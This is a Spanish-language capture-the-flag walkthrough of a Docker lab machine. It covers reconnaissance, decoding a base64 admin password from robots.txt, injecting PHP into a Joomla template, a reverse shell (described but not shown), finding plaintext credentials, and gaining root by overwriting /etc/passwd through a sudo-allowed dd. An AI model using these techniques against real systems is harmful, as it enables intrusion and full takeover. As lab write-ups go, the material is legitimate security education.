

Arrancamos la máquina.

```
> sudo bash auto_deploy.sh candy.tar
[sudo] contraseña para kali:

      ##
    ## ## ##
  ## ## ## ##
 /===== \
NNN {NN NNNN NNN NNNN NN N} /===== NNN
    \-----/
      \-----/
        \-----/

DOCKERS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Realizamos un ping para comprobar que está activa y con su ttl de 64 vemos que es una Linux.

```
> ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.073 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.073/0.073/0.073/0.000 ms
```


Con nmap escaneamos los puertos y sus servicios correspondientes, pero solo vemos el puerto 80 que tiene corriendo el servicio http.

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
|_http-robots.txt: 17 disallowed entries (15 shown)
|_/joomla/administrator/ /administrator/ /api/ /bin/
|_/cache/ /cli/ /components/ /includes/ /installation/
|_/language/ /layouts/ /un_caramelo /libraries/ /logs/ /modules/
|_http-title: Home
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Con whatweb vemos las tecnologías que tiene la web y vemos que tiene un Joomla.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Cookies[67f8fae1a4d19f3cd42b155a572e08c4], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], HttpOnly[67f8fae1a4d19f3cd42b155a572e08c4], IP[172.17.0.2], MetaGenerator[Joomla! - Open Source Content Management], PasswordField[password], Script[application/json,application/ld+json,module], Title[Home], UncommonHeaders[referrer-policy,cross-origin-opener-policy], X-Frame-Options[SAMEORIGIN]
```

Comprobamos que tiene el robots.txt y obtenemos admin además de su contraseña que posiblemente esté codificada.




```
view-source:http://172.17.0.2/robots.txt

# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /un_caramelo
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/

admin:c2FubHVpczEyMzQ1
```


Usamos la página de web [https://hashes.com/en/tools/hash\\_identifier](https://hashes.com/en/tools/hash_identifier) y vemos que posiblemente este codificada en base64.



```
✓ Posibles identificaciones: Descriptar hashes


c2FubHVpczEyMzQ1 - Posibles algoritmos: Base64 Encoded String
```

Usamos el decodificador base64 que trae Kali y obtenemos la contraseña en texto claro.




```
> echo 'c2FubHVpczEyMzQ1' | base64 -d; echo
sanluis12345
```


Accedemos a Joomla con usuario y contraseña.




Accedemos a site templates.




Accedemos a la plantilla de Cassiopeia.




En su interior hay un archivo php que es posible inyectar código malicioso.



Ahora que tenemos cmd como parámetro para ejecutar comandos lo utilizamos para ver con que usuario estamos.



Procedemos a mandarnos una reverse shell por el puerto 443, previamente levantado con netcat.



Comprobamos que usuarios hay dentro de la máquina y vemos a luisillo.

```
www-data@7220e3a10ba6:/var/www/html/joomla$ cat /etc/passwd | grep sh
root:x:0:0:root:/root:/bin/bash
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
luisillo:x:1001:1001:,,,:/home/luisillo:/bin/bash
```

Vemos que luisillo es propietario de la carpeta backup que se encuentra en el interior de /var.

```
www-data@7220e3a16ba6:/var$ ls -la
total 64
drwxr-xr-x 1 root root 4096 Aug 26 2024 .
drwxr-xr-x 1 root root 4096 Jul 18 15:56 ..
drwxr-xr-x 1 luisillo root 4096 Aug 26 2024 backups
drwxr-xr-x 1 root root 4096 Aug 26 2024 cache
drwxr-xr-x 1 root root 4096 Aug 26 2024 lib
drwxrwsr-x 2 root staff 4096 Apr 22 2024 local
lrwxrwxrwx 1 root root 9 Aug 1 2024 lock -> /run/lock
drwxr-xr-x 1 root root 4096 Aug 26 2024 log
drwxrwsr-x 2 root mail 4096 Aug 1 2024 mail
drwxr-xr-x 2 root root 4096 Aug 1 2024 opt
lrwxrwxrwx 1 root root 4 Aug 1 2024 run -> /run
drwxr-xr-x 2 root root 4096 Aug 1 2024 spool
drwxrwxrwt 2 root root 4096 Aug 1 2024 tmp
drwxr-xr-x 1 root root 4096 Aug 26 2024 www
```

En su interior hay una carpeta llamada hidden que a su vez posee un txt.

```
www-data@7220e3a16ba6:/var/backups/hidden$ ls -la
total 12
drwxrwxr-x 2 luisillo luisillo 4096 Aug 26 2024 .
drwxr-xr-x 1 luisillo root      4096 Aug 26 2024 ..
-rw-rw-r-- 1 luisillo luisillo 1935 Aug 26 2024 otro_caramelo.txt
```

Usamos cat para comprobar que hay en el interior de txt y vemos la contraseña de luisillo.

```
www-data@7220e3a16ba6:/var/backups/hidden$ cat otro_caramelo.txt
```

\_\_\_\_\_

OoCkell

```
Aqui esta su caramelo Joven :)

<?php
// Información sensible
$db_host = 'localhost';
$db_user = 'luisillo';
$db_pass = 'luisillosuperpassword';
$db_name = 'joomla db';
```

De este modo escalamos privilegios a luisillo y comprobamos también si está en algún grupo especial.


```
www-data@7220e3a16ba6:/var/backups/hidden$ su luisillo
Password:
luisillo@7220e3a16ba6:/var/backups/hidden$ id
uid=1001(luisillo) gid=1001(luisillo) groups=1001(luisillo),100(users)
```

Vemos si puede ejecutar algún binario con sudo y encontramos un binario llamado 'dd'.

```
luisillo@7220e3a16ba6:/$ sudo -l
Matching Defaults entries for luisillo on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User luisillo may run the following commands (ALL) NOPASSWD: /bin/dd
```

Lo buscamos en GTFO y es posible escribir con dicho binario.



Creamos una contraseña para el usuario root.

```
luisillo@7220e3a16ba6:~$ openssl passwd
Password:
Verifying - Password:
$1$/iAysoPq$xwtU8sWn9TgmUXiiw4Zb20
```

Ahora pegamos con echo esa contraseña cifrada a un archivo con cualquier nombre en este caso rootpass

```
luisillo@7220e3a16ba6:~$ echo '$1$/iAysoPq$xwtU8sWn9TgmUXiiw4Zb20' > rootpass
luisillo@7220e3a16ba6:~$ echo 'password' >> rootpass
luisillo@7220e3a16ba6:~$ cat rootpass
$1$/iAysoPq$xwtU8sWn9TgmUXiiw4Zb20
password
```

Con cat hacemos una copia del passwd en nuestra carpeta predeterminada de este modo podremos modificar la copia y aplicarle los cambios necesarios.

```
luisillo@fa7555f0f603:~$ cat /etc/passwd > passwdnew
luisillo@fa7555f0f603:~$ ls -la
total 40
drwxr-x--- 1 luisillo luisillo 4096 Jul 18 17:18 .
drwxr-xr-x 1 root     root     4096 Aug 26 2024 ..
-rw----- 1 luisillo luisillo  414 Aug 26 2024 .bash_history
-rw-r--r-- 1 luisillo luisillo  220 Aug 26 2024 .bash_logout
-rw-r--r-- 1 luisillo luisillo 3771 Aug 26 2024 .bashrc
drwxrwxr-x 3 luisillo luisillo 4096 Aug 26 2024 .local
-rw-rw-r-- 1 luisillo luisillo  371 Aug 26 2024 .otro_caramelo
-rw-r--r-- 1 luisillo luisillo  807 Aug 26 2024 .profile
-rw-rw-r-- 1 luisillo luisillo 1313 Jul 18 17:18 passwdnew
```

Se me olvidó la captura de cambiar la X de root por la contraseña password en SHA-1

```
luisillo@fa7555f0f603:~$ cat passwdnew | sudo /bin/dd of=/etc/passwd
```

Ahora con el binario dd vamos a copiar nuestro passwdnew que está modificado con la contraseña de root y lo sustituiremos por el original.

```
|B) copied, 8.63e-05 s, 15.6 MB/setc/passwd
```

Una vez copiado solo tenemos que cambiarnos al usuario root con la contraseña que creamos para él, en este caso es password. Ya tenemos acceso a la máquina como root.

```
luisillo@fa7555f0f603:~$ su root
Password:
root@fa7555f0f603:/home/luisillo# id
uid=0(root) gid=0(root) groups=0(root)
```